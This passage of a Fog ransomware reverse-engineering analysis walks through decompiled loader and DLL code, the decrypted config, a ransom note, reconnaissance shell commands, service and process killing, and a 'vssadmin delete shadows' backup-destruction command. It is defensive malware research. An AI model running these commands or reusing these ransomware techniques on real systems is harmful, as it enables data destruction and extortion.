The malware then just gets the PE from the data section and starts to parse and load it. With the goal to run the Export DLLRegisterServer() which will start the third stage.

```
IMAGE_DOS_HEADER* a_global_PE_1 = a_global_PE;
IMAGE_NT_HEADERS* pImgNtHeader = a_global_PE_1->e_lfanew + a_global_PE_1;

if (pImgNtHeader->Signature == 0x4550
    && pImgNtHeader->FileHeader.Machine == 0x14c
    && !(pImgNtHeader->OptionalHeader.SectionAlignment & 1))
{
    int32_t ebx_1 = 0;
    uint32_t NumberOfSections =
        (uint32_t)pImgNtHeader->FileHeader.NumberOfSections;

    if (NumberOfSections)
    {
        void* ecx_3 = &pImgNtHeader->OptionalHeader.SizeOfUninitializedData
            + (uint32_t)pImgNtHeader->FileHeader.SizeOfOptionalHeader;
        uint32_t i;

        do
        {
            uint32_t SectionAlignment =
                pImgNtHeader->OptionalHeader.SectionAlignment;
```

With correct markup it is possible to see that the malware accesses the export directory.

```
(pImgNtHeader2->OptionalHeader.AddressOfEntryPoint
    + pImageBaseAllocatedBuffer)(pImageBaseAllocatedBuffer, 1, 1);

if (a_pAddress
    && pImgNtHeader2->OptionalHeader.DataDirectory[0].Size)
{
    IMAGE_EXPORT_DIRECTORY* pImgExportDLLRansom = pImgNtHeader2->
        OptionalHeader.DataDirectory[0].VirtualAddress
        + pImageBaseAllocatedBuffer;
    uint32_t NumberOfNames = pImgExportDLLRansom->NumberOfNames;

    if (NumberOfNames && pImgExportDLLRansom->NumberOfFunctions)
    {
        DWORD pAddressOfNames = pImgExportDLLRansom->AddressOfNames
            + pImageBaseAllocatedBuffer;
        int32_t var_f4_1 = 0;
        DWORD pAddressOfNameOrdinals =
            pImgExportDLLRansom->AddressOfNameOrdinals
            + pImageBaseAllocatedBuffer;
```

!

Finally the export is called:

```
{
    (*(uint32_t*)(
        pImgExportDLLRansom->AddressOfFunctions + (
        (uint32_t)*(uint16_t*)pAddressOfNameOrdinals
        << 2) + pImageBaseAllocatedBuffer)
        + pImageBaseAllocatedBuffer)(a_globalDave,
        a_4);
    break;
}
```

So essentially the following occurs:

1. Looks up its ordinal from AddressOfNameOrdinals
2. Using that ordinal to index into AddressOfFunctions
3. Getting the RVA of the function
4. Adding the base address to get the actual function pointer
5. Invoking that function with two arguments: a_globalDave and a_4

Analysis part 3 - DLL ransomware

Sample Information

DLL:

SHA256
BE338CA27B0C3A242A004829BFAF3CEF1AB70E8A3E2AADBA0C6B989B69A4E9D2

Overview

The third stage is the final one and contains the actual ransomware functionlity. The binary is quite large and has a lot of functions. It is a DLL with one export: DLLRegisterServer()

The binary makes heavy use of local heap allocation to store variables so static analysis takes careful consideration into building the right structures based on what is observed.

Also, many threads are created and so it uses TlsAlloc() to store variables and data between threads. As per MSFT docs:

"*Allocates a thread local storage (TLS) index. Any thread of the process can subsequently use this index to store and retrieve values that are local to the thread, because each thread receives its own slot for the index*"

The binary itself has been analyzed before and I will skip over anything covered already by others. (Check references below)

```
69f61017    mw_ResolveAPI1_PEB(&a_pKernel32, &a_pGetProcAddress, &a_pGetProcessHeap,
69f61017        &a_pHeapAlloc);
69f6102a    struct func_table* pAllocatedHeap = a_pHeapAlloc(a_pGetProcessHeap(), 0, 0x306c);
69f61037    _memset(pAllocatedHeap, 0, 0x306c);
69f6103f    pAllocatedHeap->fnGetProceAddress = a_pGetProcAddress;
69f61045    pAllocatedHeap->fnGetProcessHeap = a_pGetProcessHeap;
69f6104b    pAllocatedHeap->fnHeapAlloc = a_pHeapAlloc;
69f61051    pAllocatedHeap->DLLTableAddr.kernel32 = a_pKernel32;
69f61053    mw_TLSAlloc();
69f6105b    mw_setTLS1(pAllocatedHeap, 0);
69f61061    mw_BuildFunctionTable1(pAllocatedHeap);
69f61067    mw_InitCriticalSection_LogFile(pAllocatedHeap);
69f6106d    mw_ROPGadget(pAllocatedHeap);
```

```
69f6107d    if (!mw_BuildFunctionTable2(pAllocatedHeap))
69f6107d    {
69f61095        mw_LogDebugSys("[-] Init error - config signatur…");
69f6108e        ExitProcess(1);
69f6108e        /* no return */
69f6107d    }
69f6107d
69f61095    mw_GenerateMutex(pAllocatedHeap);
69f61095
69f610a4    if (pAllocatedHeap->flag_2 != 3)
69f610a4    {
69f610a7        mw_ParseCommandLine(pAllocatedHeap);
69f610b1        mw_LOCKTXT_Log("Program started.\n");
69f610a4    }
69f610a4
69f610ba    mw_DecryptJsonConfig(pAllocatedHeap);
69f610c0    mw_CheckCreateMutex(pAllocatedHeap);
69f610c0
69f610d0    if (!mw_LoadConfig(pAllocatedHeap))
69f610d0    {
69f610ec        mw_LogDebugSys("[-] Error parsing and loading co…");
69f610e1        ExitProcess(1);
69f610e1        /* no return */
69f610d0    }
69f610d0
69f610ec    mw_LogDebugSys("[+] JSON config loaded successfu…");
69f610f2    mw_CreateThread(pAllocatedHeap);
69f610f8    mw_runCommandsRecon(pAllocatedHeap);
69f610fe    mw_EnumerateVolumes(pAllocatedHeap);
69f610fe
69f6110d    if (!pAllocatedHeap->CommandLineArgs[0xc])
69f6110d    {
69f61110        mw_StopServices(pAllocatedHeap);
69f61116        mw_StopProcesses(pAllocatedHeap);
```

```
69f6111f    mw_EnumerateShares(pAllocatedHeap);
69f61125    mw_w_DeleteShadowCopies&Recycle(pAllocatedHeap);
69f6112f    mw_LogDebugSys("[!] All task finished, locker ex…");
```

DLLRegisterServer()

The initial function begins with fetching three API from the PEB:

1. GetProcAddress()
2. GetProcessHeap()
3. HeapAlloc()

All subsequent function addresses and variables are stored on the heap and saved withing the TLS to access data from different threads. To keep track of the data in the heap a struct was built and filled out as I progresses the sample.

```
mw_ResolveAPI1_PEB(&a_pKernel32, &a_pGetProcAddress, &a_pGetProcessHeap,
    &a_pHeapAlloc);
struct func_table* pAllocatedHeap = a_pHeapAlloc(a_pGetProcessHeap(), 0, 0x306c);
_memset(pAllocatedHeap, 0, 0x306c);
pAllocatedHeap->fnGetProceAddress = a_pGetProcAddress;
pAllocatedHeap->fnGetProcessHeap = a_pGetProcessHeap;
pAllocatedHeap->fnHeapAlloc = a_pHeapAlloc;
pAllocatedHeap->DLLTableAddr.kernel32 = a_pKernel32;
mw_TLSAlloc();
mw_setTLS1(pAllocatedHeap, 0);
```

One more function is called to fetch other API including some Nt ones:

```
69f62e30    {
69f62e30        int32_t Strbuffer;
69f62e41        __builtin_strncpy(&Strbuffer, "HeapReAlloc", 0x1c);
69f62e61        a_funcTable->fnHeapReAlloc =
69f62e61            a_funcTable->fnGetProceAddress(a_funcTable->DLLTableAddr.kernel32, &Strbuffer);
69f62e68        void* pKernel32 = a_funcTable->DLLTableAddr.kernel32;
69f62e6a        void* fnGetProceAddress = a_funcTable->fnGetProceAddress;
69f62e6d        __builtin_strncpy(&Strbuffer, "HeapFree", 0xc);
69f62e84        a_funcTable->fnHeapFree = fnGetProceAddress(pKernel32, &Strbuffer);
69f62ea3        void* pKernel32_2 = a_funcTable->DLLTableAddr.kernel32;
69f62ea5        void* fnGetProceAddress_1 = a_funcTable->fnGetProceAddress;
69f62ea8        __builtin_strncpy(&Strbuffer, "LoadLibraryA", 0xd);
69f62ead        void* pLoadLibraryA = fnGetProceAddress_1(pKernel32_2, &Strbuffer);
69f62eaf        a_funcTable->fnLoadLibraryA = pLoadLibraryA;
69f62ec9        __builtin_strcpy(&Strbuffer, "ntdll.dll");
69f62ece        void* pNtdll = pLoadLibraryA(&Strbuffer);
69f62ed0        a_funcTable->DLLTableAddr.ntdll = pNtdll;
69f62ee7        __builtin_strncpy(&Strbuffer, "NtQuerySystemInformation", 0x19);
69f62efe        a_funcTable->fnNtQuerySystemInformation =
69f62efe            a_funcTable->fnGetProceAddress(pNtdll, &Strbuffer);
69f62f17        void* ntdll = a_funcTable->DLLTableAddr.ntdll;
69f62f1a        void* fnGetProceAddress_2 = a_funcTable->fnGetProceAddress;
69f62f1d        __builtin_strcpy(&Strbuffer, "NtDuplicateObject");
69f62f23        a_funcTable->fnNtDuplicateObject = fnGetProceAddress_2(ntdll, &Strbuffer);
69f62f45        void* ntdll_1 = a_funcTable->DLLTableAddr.ntdll;
69f62f48        void* fnGetProceAddress_3 = a_funcTable->fnGetProceAddress;
69f62f4b        __builtin_strcpy(&Strbuffer, "NtQueryObject");
69f62f50        void* result = fnGetProceAddress_3(ntdll_1, &Strbuffer);
69f62f52        a_funcTable->fnNtQueryObject = result;
69f62f59        return result;
69f62e30    }
```

InitializeCriticalSection() is used to enure mutual-exclusion synchronization betweent threads. The malware accesses also some log files it generates.

```
void mw_InitCriticalSection_LogFile(struct func_table* a_funcTable)

{
    __builtin_strncpy(&a_funcTable->StrDebugLogSys, "DbgLog.sys", 0xc);
    InitializeCriticalSection(&a_funcTable->lpCriticalSection);
}
```

Mutex

To generate a Mutex the ransomaware uses a blob of data that is hardcoded. It fetches the 0x20 bytes of this blob and performs some operations to decode the mutex.

Mutex: 6jSf6QFH0VGR5XL4RGYarc5YVpB4W1H3

Before creating the mutex it will check if the command line flags passed in case no mutex setting is imposed. The mutex as with almost all data is saved inside the heap.

```
69f64a40    enum WIN32_ERROR mw_CheckCreateMutex(struct func_table* funcTable)

69f64a40    {
69f64a40        mw_LogDebugSys("[=] Checking mutex...\n");
69f64a40
69f64a5a        if (funcTable->CommandLineArgs[0])
69f64a5a        {
69f64a74            funcTable = "[!] Skip mutex check by -nomutex…";
69f64a64            /* tailcall */
69f64a64            return mw_LogDebugSys();
69f64a5a        }
69f64a5a
69f64a74        HANDLE eax_3 = CreateMutexA(nullptr, 0, &funcTable->DecryptedMutex);
69f64a7c        enum WIN32_ERROR result = GetLastError();
69f64a7c
69f64a8c        if (eax_3 && result != ERROR_ALREADY_EXISTS)
69f64aa4            return result;
69f64aa4
69f64a93        mw_LogDebugSys("[-] Exiting by mutext check\n");
```

Json Config

The JSON config is decrypted in a similar fashion. The hardcoded blob is fetched and saved onto another heap.

```
69f64afc        int32_t* result = mw_GetEncryptedConfig(&var_out, &funcTable->EncryptedData,
69f64afc            &funcTable->EncryptedData[8]);
69f64b01        int32_t i = 0;
69f64b01
69f64b0c        if (funcTable->SizeOfHeap_0x680 > 0)
69f64b0c        {
69f64b31            do
69f64b31            {
69f64b20                result = mw_Crypt(&var_out, funcTable->pSecondHeap + i);
69f64b25                i += 0x40;
69f64b31            } while (i < funcTable->SizeOfHeap_0x680);
69f64b0c        }
69f64b0c
69f64b38        return result;
69f64ab0    }
```

Another function is then responsbile to read the JSON data back to appropriate heap to be used later.

```
69f652d0    int32_t mw_LoadConfig(struct func_table* funcTable)

69f652d0    {
69f652d0        void* pAddressParsedJson = mw_ParseJson(funcTable->pSecondHeap);
69f652d0
69f652ea        if (pAddressParsedJson)
69f652ea        {
69f652f0            int32_t __saved_edi_1 = 0;
69f6531b            void* var_20;
69f6531b            __builtin_strncpy(&var_20, "PathStopList", 0x1c);
69f6531b
69f65341            if (sub_69f651f0(funcTable, pAddressParsedJson, &var_20,
69f65341                &funcTable->JsonConfig, &funcTable->SizeOfHeap_0x680 + 4))
69f65341            {
69f65347                int32_t __saved_edi_2 = 1;
69f6534f                __builtin_strncpy(&var_20, "FileMaskStopList", 0x14);
69f6534f
69f6538a                if (sub_69f651f0(funcTable, pAddressParsedJson, &var_20,
69f6538a                    &funcTable->JsonConfig[8], &funcTable->JsonConfig[4]))
69f6538a                {
69f65390                    int32_t __saved_edi_3 = 0;
69f65398                    __builtin_strncpy(&var_20, "ShutdownProcesses", 0x14);
69f65398
69f653d3                    if (sub_69f651f0(funcTable, pAddressParsedJson, &var_20,
69f653d3                        &funcTable->JsonConfig[0x10], &funcTable->JsonConfig[0xc]))
69f653d3                    {
69f653d5                        int32_t __saved_edi_4 = 0;
69f653dd                        __builtin_strncpy(&var_20, "ShutdownServices", 0x14);
69f653dd
```

The JSON has the note and also other key fields such as the file extension to be used and process/service to be shutdown. Also the note contents is included.

```
{
        "RSAPubKey":     "BgIAAACkAABSU0ExAAgAAAEAAQAlL7CDQokhDbQLTico8Mm0N4MjoNuLWFZu7Lqk67EUw5ZofFL3Jkkrvlec
        "LockedExt":     "flocked",
        "NoteFileName":  "readme.txt",
        "PathStopList":  ["tmp", "winnt", "Application Data", "AppData", "temp", "thumb", "$Recycle.Bin", "Sys
        "FileMaskStopList":      ["*.exe", "*.dll", "*.lnk", "*.sys", "*.CONTI"],
        "ShutdownProcesses":     ["notepad.exe", "calc.exe", "*sql*"],
        "ShutdownServices":      ["Dhcp", "Dnscache", "*sql*"]
}

If you are reading this, then you have been the victim of a cyber attack. We call ourselves Fog and we take resp
We are the ones who encrypted your data and also copied some of it to our internal resource. The sooner you cont
To contact us you need to have Tor browser installed:

1. Follow this link: xql562evsy7njcsngacphc2erzjfecwotdkobn3m4uxu2gtqh26newid.onion
2. Enter the code: 1KQOWFH2KYTLDJKX7ZTJDNMX
3. Now we can communicate safely.
```

```
If you are decision-maker, you will get all the details when you get in touch. We are waiting for you.
```

Recon

Ransomware will also execute some shell commands to perform some basic recon: The function launches a process with a command line passed as argument and sets up pipes to capture its stdout and stderr output. This avoids output to the stdout of the console.

1. Creates two pipes: One to capture stdout from the child process. One to capture stderr from the child process.
2. Sets up a STARTUPINFOA struct to redirect those outputs to the pipes.
3. Launches the process in a suspended state.
4. Resumes it if process creation was successful.
5. Returns read handles for capturing output and stores process/thread info.

Pipe creation and process setup:

Process resume and pipe redirection:

```
BOOL result = result_1;

if (result)
{
    if (ResumeThread(a_ProcessInfoStruct_1->dwCpyThreadId) != 0xffffffff)
    {
        a_ProcessInfoStruct_1->hStdOutPipe = hReadPipe_stdout;
        a_ProcessInfoStruct_1->hStdErrPipe = hReadPipe_stderror;
        mw_w_HeapFree(lpStartupInfo);
        return result;
    }

    result = 0;
}
```

Next it needs to read the content from the PIPES, also uses GetTickCount() to check if the execution time is longer that 6 seconds:

```
69f66e00    int32_t mw_w_ReadPipes(struct _CUSTOM_PROCESS_INFORMATION* a_buffer, int32_t a_const)

69f66e00    {
69f66e00        int32_t ecx;
69f66e00        int32_t var_8 = ecx;
69f66e03        uint32_t var_milliseconds = GetTickCount();
69f66e07        int32_t flag_sterr = 0;
69f66e14        int32_t flag_stdout = 0;
69f66e16        void* allocatedHeap = mw_AllocateNewHeap2(0x800);
69f66e18        void* pAllocatedHeap = allocatedHeap;
69f66e20
69f66e20        while (!flag_stdout || !flag_sterr)
69f66e29        {
69f66e29            flag_stdout = mw_ReadPipe(a_buffer->hStdOutPipe, &a_buffer->outputBuffer,
69f66e29                allocatedHeap, 0x800);
69f66e59            flag_sterr = mw_ReadPipe(a_buffer->hStdErrPipe, &a_buffer->errBuffer,
69f66e59                pAllocatedHeap, 0x800);
```

```
69f66e66            // 6 seconds
69f66e66            if (GetTickCount() - var_milliseconds > a_milliseconds)
69f66e66            {
69f66e75                allocatedHeap = pAllocatedHeap;
69f66e75                break;
69f66e66            }
69f66e66
69f66e6a            Sleep(0x32);
69f66e70            allocatedHeap = pAllocatedHeap;
69f66e29        }
```

Finally output is logged to file:

```
mw_w_RunCommands_ReadPipes("cmd.exe /c net config Workstatio…", &a_CmdOutput,
    0xea60);
void* a_cpyCmdOutput = a_CmdOutput;

if (a_cpyCmdOutput)
{
    mw_LogDebugSys("Command: %s\n", "net config Workstation");
    mw_LogStatus(funcTable, a_cpyCmdOutput, a_nNumberOfBytesToWrite);
    mw_w_VirtualFree(a_cpyCmdOutput);
}
```

List of Commands.

```
 Start collect OS Info
cmd.exe /c net config Workstation
net config Workstation
cmd.exe /c systeminfo
systeminfo
cmd.exe /c hostname
hostname
cmd.exe /c net users
net users
cmd.exe /c ipconfig /all
ipconfig /all
cmd.exe /c route print
route print
```

```
cmd.exe /c arp -A
arp -A
cmd.exe /c netstat -ano
netstat -ano
cmd.exe /c netsh firewall show state
netsh firewall show state
cmd.exe /c netsh firewall show config
netsh firewall show config
cmd.exe /c schtasks /query /fo LIST /v
schtasks /query /fo LIST /v
cmd.exe /c tasklist /SVC
tasklist /SVC
cmd.exe /c net start
net start
cmd.exe /c DRIVERQUERY
DRIVERQUERY
```

Enumeration of Volumes

This section is nothing special and uses common API to enumerate volumes.

```
HANDLE hSearch = FindFirstVolumeA(&lpszVolumeName, 0x104);

if (hSearch == 0xffffffff)
    return mw_LogDebugSys("[-] error call FindFirstVolumeA(…", GetLastError());

HANDLE hFindVolume = hSearch;
```

```
lpcchReturnLength = 0x105;
char lpszVolumePathNames;
BOOL result;
char* lpTargetPath_1;
result = GetVolumePathNamesForVolumeNameA(&lpszVolumeName,
    &lpszVolumePathNames, 0x105, &lpcchReturnLength);

if (result)
{
    *(uint8_t*)((char*)hFindVolume)[1] = lpszVolumePathNames;
    char* eax_3 = &lpszVolumePathNames;

    while (*(uint8_t*)((char*)hFindVolume)[1])
```

Stop Services/Process

The first function attempts to stop all active Windows services that match what is in the JSON.It uses Windows Service Control Manager (SCM) APIs to enumerate and control services.

1. Opens a handle to the Service Control Manager (SCM).
2. Enumerates all active WIN32 services.
3. Iterates through each service and Compares service names against JSON values.
4. If there's a match, tries to stop the service using ControlService (SERVICE_CONTROL_STOP)

```
69f67eb0    uint32_t mw_StopServices(struct func_table* funcTable)

69f67eb0    {
69f67eb0        uint32_t pcbBytesNeeded = 0;
69f67ec4        uint32_t servicesReturned = 0;
69f67ecb        SC_HANDLE hSC = OpenSCManagerA(nullptr, nullptr,
69f67ecb            SC_MANAGER_CONNECT_SC_MANAGER_ENUMERATE_SERVICE);
69f67ecb
69f67ed8        if (!hSC)
69f67ef2            return mw_LogDebugSys("[-] call OpenSCManagerA() failed…", GetLastError());
69f67ef2
69f67f0e        EnumServicesStatusA(hSC, SERVICE_WIN32, SERVICE_ACTIVE, nullptr, 0,
69f67f0e            &pcbBytesNeeded, &servicesReturned, nullptr);
69f67f13        uint32_t size = pcbBytesNeeded + 0x10;
69f67f17        LPENUM_SERVICE_STATUSA lpServices = mw_w_HeapAlloc(size);
69f67f17
69f67f37        if (!EnumServicesStatusA(hSC, SERVICE_WIN32, SERVICE_ACTIVE, lpServices, size,
69f67f37            &pcbBytesNeeded, &servicesReturned, nullptr))
69f67f37        {
69f67f45            mw_LogDebugSys("[-] call EnumServicesStatusA() f…", GetLastError());
69f67f4d            mw_w_fnHeapFree(lpServices);
69f67f62            return CloseServiceHandle(hSC);
69f67f37        }
```

```
while (true)
{
    char** ServicesToStop;
    ServicesToStop = funcTable->JsonConfig[0x18];
    *(uint8_t*)((char*)ServicesToStop)[1] =
        funcTable->JsonConfig[0x19];
    *(uint8_t*)((char*)ServicesToStop)[2] =
        funcTable->JsonConfig[0x1a];
    *(uint8_t*)((char*)ServicesToStop)[3] =
        funcTable->JsonConfig[0x1b];

    if (mw_patternMatch(lpServices_1->lpServiceName,
        ServicesToStop[index]))
    {
        SC_HANDLE hService =
            OpenServiceA(hSC, lpServices_1->lpServiceName, 0x20);

        if (hService)
        {
            mw_LogDebugSys("[!] Send SERVICE_CONTROL_STOP to…",
                lpServices_1->lpServiceName);

            if (!ControlService(hService, SERVICE_CONTROL_STOP,
                &lpServiceStatus))
            {
```

The second function basically works very much the same way but using CreateToolhelp32Snapshot & Process32Next to find the target process.

```
do
{
    if (lppe.th32ProcessID != currentPid)
    {
        int32_t i = 0;

        if (funcTable->JsonConfig[0xc] > 0)
        {
            do
            {
                char** ProcessToStop;
                ProcessToStop = funcTable->JsonConfig[0x10];
                *(uint8_t*)((char*)ProcessToStop)[1] = funcTable->JsonConfig[0x11];
                *(uint8_t*)((char*)ProcessToStop)[2] = funcTable->JsonConfig[0x12];
                *(uint8_t*)((char*)ProcessToStop)[3] = funcTable->JsonConfig[0x13];

                if (mw_patternMatch(&lppe.szExeFile, ProcessToStop[i]))
                {
                    HANDLE hFile =
                        OpenProcess(PROCESS_TERMINATE, 0, lppe.th32ProcessID);
```

Delete Shadow Copies

Of course the ShadowCopies are also deleted as is common with ransomware.


```
wsprintfA(&var_deleteShadowCopies, "%s%s\vssadmin.exe delete shadows…", &pszPath,
    esi);
mw_LogDebugSys("[=] Try to run command: %s\n", &var_deleteShadowCopies);

if (!CreateProcessA(nullptr, &var_deleteShadowCopies, nullptr, nullptr, 0,
        CREATE_NO_WINDOW, nullptr, nullptr, &startupInfo, &processInformation))
```

Encryption

The ransomware has many different paths to perform the final encryption of the files and uses CreateThread() quite a lot as the application as mentioned is multi-threaded. Below I will showcase just some of the encryption functions without too much detail.

Below screen shows on the left where the main function for encryption is used:



Encryption function:

```
69f66fa0    int32_t mw_Encryption_CryptEncrypt(void* arg1, uint8_t* arg2, int32_t* arg3)

69f66fa0    {
69f66fa0        int32_t* esi = arg3;
69f66fae        arg3 = *(uint32_t*)esi;
69f66fae
69f66fcc        if (!CryptEncrypt(*(uint32_t*)((char*)arg1 + 4), 0, 1, 0, arg2, &arg3, 0x100))
69f66fcc        {
69f66fea            mw_LogDebugSys("[-] CryptEncrypt() error, code: …", GetLastError());
69f66fe6            return 0;
69f66fcc        }
69f66fcc
69f66fea        *(uint32_t*)esi = arg3;
69f66ff3        return 1;
69f66fa0    }
```

References

- https://www.trendmicro.com/en_be/research/25/d/fog-ransomware-concealed-within-binary-loaders-linking-themselve.html
- https://anti-debug.checkpoint.com/techniques/exceptions.html#unhandledexceptionfilter
- https://areteir.com/article/malware-spotlight-fog-ransomware-technical-analysis/
